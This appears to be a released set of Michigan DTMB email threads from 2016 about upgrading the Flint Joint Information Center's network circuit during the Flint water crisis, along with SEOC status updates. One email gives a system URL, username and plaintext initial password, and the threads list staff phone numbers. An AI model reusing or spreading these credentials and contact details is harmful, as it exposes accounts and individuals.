Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.

I did not receive an update yesterday.

Please advise.

Thanks

Rock

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 01, 2016 10:57 AM

**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)

**Sent:** Monday, February 1, 2016 10:39 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.

This data restriction may affect crisis communication.

Thanks

Rock

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 01, 2016 10:34 AM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

You're welcome Diane,

The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.



Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 4:35 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)  
**Sent:** Thursday, January 28, 2016 10:26 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L. Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850

**DTMB**  
**HELP. CONNECT. SOLVE.**

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 9:31 AM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 5:00 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
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Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)  
**Date:** Wed, Jan 27, 2016 4:36 PM  
**To:** Wilson, David (DTMB); Novello, Richard (DTMB);  
**Cc:** Bates, David (DTMB); Weldon, Diane (DTMB); McQuaid, John (DTMB); Salmon, Jay (DTMB);  
**Subject:** RE: Request from SEOC

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HELP. CONNECT. SOLVE.

---

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**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

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**From:** Weldon, Diane (DTMB)  
**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
**Subject:** Request from SEOC  
**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

**Slow Internet at Flint JIC****Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description****Originating Position:**

JIC PIO Leader

**Originator Name:**

Ron Leix

**Point of Contact:**

Ron Leix

**Point of Contact Number:**

517-242-5631

**Priority**

2-Priority (12 hrs.)

**Date/Time Due:**

01/28/2016 00:47:00

**Date/Time**

Complete:

---

**Sent:** Saturday, January 23, 2016 5:19 PM  
**To:** McKee, Ryan (DTMB); Christensen, Chris (DTMB)  
**Cc:** Doll, Jeanette (DTMB)  
**Subject:** RE: SEOC Update 1/23 PM

Update

DHHS – Testing centers are being set up

DEQ – Test kit results are being coordinated and results are being published.

Red Cross – 40 teams deployed today with 40 teams projected to be deployed again tomorrow.

DTMB – Email storage expanded for GIS staff here at MSP

Additional Porta Potty delivered to warehouse location (placed outside) (I understand that it now totals 4)

MiSOC reports as of 1500 hours no additional activities against Michigan.gov

3 additional vans requested for water distribution to citizens who cannot get out to the PODS, Carol is checking with MDOT and Corrections.

There has been some discussion that tomorrow some vehicles are being demobilized and may be available.

Otherwise rent from Uhaul.

All 90 rolls of stretch wrap confirmed delivered to warehouse in Flint.

25000 missing test pamphlets from Thursday delivery have been found in the warehouse.

David from Home Depot is having 400 permanent industrial markers delivered to warehouse.

Thanks

Rock

---

**Sent:** Wednesday, January 27, 2016 10:07 AM  
**To:** Doll, Jeanette (DTMB);Christensen, Chris (DTMB);McKee, Ryan (DTMB)  
**Subject:** RE: SEOC Update

National Weather Service – Quiet this evening, light snow tonight.

DHHS (DCH) – No Update

DARD – No Update, working on coordinating sample results with other agencies.

LARA – Faucet replacement project – 1 team working the project DEQ – Established Unified/Consistent Communication with other agencies.

- Work plans for EPA order

- Working drinking water time line

- May need credentialing for external residential sampling teams that are appearing in the neighborhoods MDE –

No Update FEMA Volunteer Liaison – No Update DHHS (DHS) – Working water filter logistics

- Working donation and volunteer coordination Red Cross – 10 teams in field yesterday

- 10 teams in field again today

- 900 total volunteers to date.

MSP Operations will be providing 5 additional employees to assist with entering information from water response teams on iPads MSP Logistics - Working with FEMA on additional warehouse/distribution site Recovery Unit – 1,300 homes were revisited today by Red Cross PIO – Met with recycling group at GC EOC, will conduct a media brief this week on the recycling plan Flint Water Interagency Coordinating Committee meets on Wednesday

Regional Administrator for the U.S. Department of Homeland Security's Federal Emergency Management Agency Andrews Velasquez III stopped in at the SEOC

DTMB continues to work on resource requests.

Jeanette

---

**Sent:** Friday, January 29, 2016 3:19 PM  
**To:** Doll, Jeanette (DTMB);Christensen, Chris (DTMB);McKee, Ryan (DTMB)  
**Subject:** RE: SEOC Update

4:00 pm 1/29/2016

DCH

- Low volume of call at CHECC

8 person team to begin working with Genesee DEQ

- Coordinating better data info between agencies.
- Working on a standard message to provide to residents about water testing

DARD

- Working on messaging in regards to pets and gardening

Revisiting businesses

DHHS

- No additional update

GIS

- Still working to get SEOC displays running with maps

Logistics Chief

- Working on Warehouse
- Water donation from Niagra 25 trucks.

JIC

- No update.

Red Cross - 10

DTMB

- Working with MSP on additional warehouse space
- Field Service tech visited the Flint JIC and Warehouse for printer configurations
- New laptop, dual screens, and printer to be installed at DEQ by end of day Monday.
- Requested doubling of JIC network speed, awaiting word from AT&T
- Recycling brochures and 4 badges being transported to Flint warehouse this evening by MDOC
- Truck clipped the warehouse this afternoon, no bldg. damage, truck sustained minor damage.

In the new SEOC.



---

**Sent:** Tuesday, February 02, 2016 11:05 AM  
**To:** Doll, Jeanette (DTMB)  
**Subject:** FW: Request from SEOC for AT&T JIC Circuit Upgrade

FYI

From: Salmon, Jay (DTMB)  
Sent: Tuesday, February 02, 2016 10:56 AM  
To: Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>  
Subject: RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

From: Rakowski, Rock (DTMB)  
Sent: Tuesday, February 2, 2016 10:37 AM  
To: Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>  
Subject: RE: Request from SEOC  
Importance: High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks  
Rock

From: Salmon, Jay (DTMB)  
Sent: Monday, February 01, 2016 10:57 AM  
To: Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>  
Subject: RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
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From: Rakowski, Rock (DTMB)  
Sent: Monday, February 1, 2016 10:39 AM  
To: Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>  
Subject: RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

From: Salmon, Jay (DTMB)  
Sent: Monday, February 01, 2016 10:34 AM  
To: Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
Subject: RE: Request from SEOC

You're welcome Diane,  
The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
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Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
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Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
Subject: RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations

Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

From: Salmon, Jay (DTMB)  
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To: Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
Subject: RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
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Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
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From: Weldon, Diane (DTMB)  
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To: Salmon, Jay (DTMB) <SalmonJ@michigan.gov>  
Cc: Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>  
Subject: RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

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Subject: RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

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Subject: RE: Request from SEOC

Thanks Jay!

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Sent: Wednesday, January 27, 2016 2:33 PM  
To: Weldon, Diane (DTMB) <weldond@michigan.gov>  
Cc: Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>; McKee, Ryan (DTMB) <mckeer1@michigan.gov>; McPherson, Victoria (DTMB) <McPhersonV@michigan.gov>; Reasner, Richard (DTMB) <ReasnerR@michigan.gov>  
Subject: RE: Request from SEOC  
Importance: High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

From: MSP-EOC-MDTMB  
Sent: Wednesday, January 27, 2016 1:02 PM  
To: Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
Cc: Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
Subject: Request from SEOC  
Importance: High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

Slow Internet at Flint JIC  
Detailed description  
The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.  
Attachment Description

Originating Position:  
JIC PIO Leader Originator Name:  
Ron Leix  
Point of Contact:

Ron Leix Point of Contact Number:

517-242-5631

Priority

2-Priority (12 hrs.) Date/Time Due:

01/28/2016 00:47:00 Date/Time Complete:



---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, January 19, 2016 1:47 PM  
**To:** MICIMS  
**Cc:** Doll, Jeanette (DTMB)  
**Subject:** RE: MI CIMS Account

Thank You

---

**From:** MICIMS  
**Sent:** Tuesday, January 19, 2016 1:46 PM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Cc:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** MI CIMS Account

Rock,

I have created a MI CIMS account for you for the Flint Water Situation.

URL: <https://micims.state.mi.us>  
UN: [RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)  
PW: testing123

You will have to reset your password at your first login.

Jaclyn  
MI CIMS Administrator  
Emergency Management & Homeland Security Division  
Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
Fax: (517) 333-4987  
Email: [MICIMS@michigan.gov](mailto:MICIMS@michigan.gov)

"A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY"

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 10:21 AM  
**To:** Wolfinger, Rick (DTMB)  
**Subject:** RE: question

I am headed to the SEOC this morning, I will check.  
I suspect because the National Guard is on the ground there would be very little other than donations.  
I will let you know.  
Thanks  
Rock

---

**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 10:11 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiR@michigan.gov](mailto:RakowskiR@michigan.gov)>  
**Subject:** question

Is there anything I can do to help the Governor with the Flint water situation? Is this a question for me to ask someone else (David Behen?) ?

I think he is doing a great job handling the situation and would be glad to help however I can.

I hope this helps.

*Rick Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan  
Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 12:57 PM  
**To:** Wolfinger, Rick (DTMB)  
**Subject:** RE: question

This should be something you put on the spreadsheet I sent you

---

**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 10:26 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: question

Thanks Rock, let me know.

I am still very interested in getting trained to assist in the SEOC and with cybersecurity issues, exercises, etc. I plan to pursue getting trained through FEMA courses and in other ways.

Thanks again,

*Rick Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan  
Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 10:21 AM  
**To:** Wolfinger, Rick (DTMB) <[WolfingerR@michigan.gov](mailto:WolfingerR@michigan.gov)>  
**Subject:** RE: question

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I will let you know.  
Thanks  
Rock

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**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 10:11 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** question

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I think he is doing a great job handling the situation and would be glad to help however I can.

I hope this helps.

*Rick Wolfinger*

Information Security Specialist

Michigan Cyber Security (MCS)

Department of Technology Management and Budget (DTMB)

State of Michigan

Phone = 517-241-3339

FAX = 517-373-8955

[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:01 PM  
**To:** Wolfinger, Rick (DTMB)  
**Subject:** RE: question -- training spreadsheet question

Yes

---

**From:** Wolfinger, Rick (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:01 PM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: question -- training spreadsheet question

Rock,

Should I include the quarterly InfraGard Board of Director's meetings I attend as Treasury of the Michigan chapter on the spreadsheet?

Thanks,

*Rich Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan  
Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 12:57 PM  
**To:** Wolfinger, Rick (DTMB) <[WolfingerR@michigan.gov](mailto:WolfingerR@michigan.gov)>  
**Subject:** RE: question

This should be something you put on the spreadsheet I sent you

---

**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 10:26 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: question

Thanks Rock, let me know.

I am still very interested in getting trained to assist in the SEOC and with cybersecurity issues, exercises, etc. I plan to pursue getting trained through FEMA courses and in other ways.

Thanks again,

*Rich Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan

Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Thursday, January 21, 2016 10:21 AM  
**To:** Wolfinger, Rick (DTMB) <[WolfingerR@michigan.gov](mailto:WolfingerR@michigan.gov)>  
**Subject:** RE: question

I am headed to the SEOC this morning, I will check.  
I suspect because the National Guard is on the ground there would be very little other than donations.  
I will let you know.  
Thanks  
Rock

---

**From:** Wolfinger, Rick (DTMB)  
**Sent:** Thursday, January 21, 2016 10:11 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** question

Is there anything I can do to help the Governor with the Flint water situation? Is this a question for me to ask someone else (David Behen?) ?

I think he is doing a great job handling the situation and would be glad to help however I can.

I hope this helps.

*Rick Wolfinger*  
Information Security Specialist  
Michigan Cyber Security (MCS)  
Department of Technology Management and Budget (DTMB)  
State of Michigan  
Phone = 517-241-3339  
FAX = 517-373-8955  
[wolfingerr@michigan.gov](mailto:wolfingerr@michigan.gov)

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 01, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB);Weldon, Diane (DTMB)  
**Cc:** Novello, Richard (DTMB)  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

You're welcome Diane,  
The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:29 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
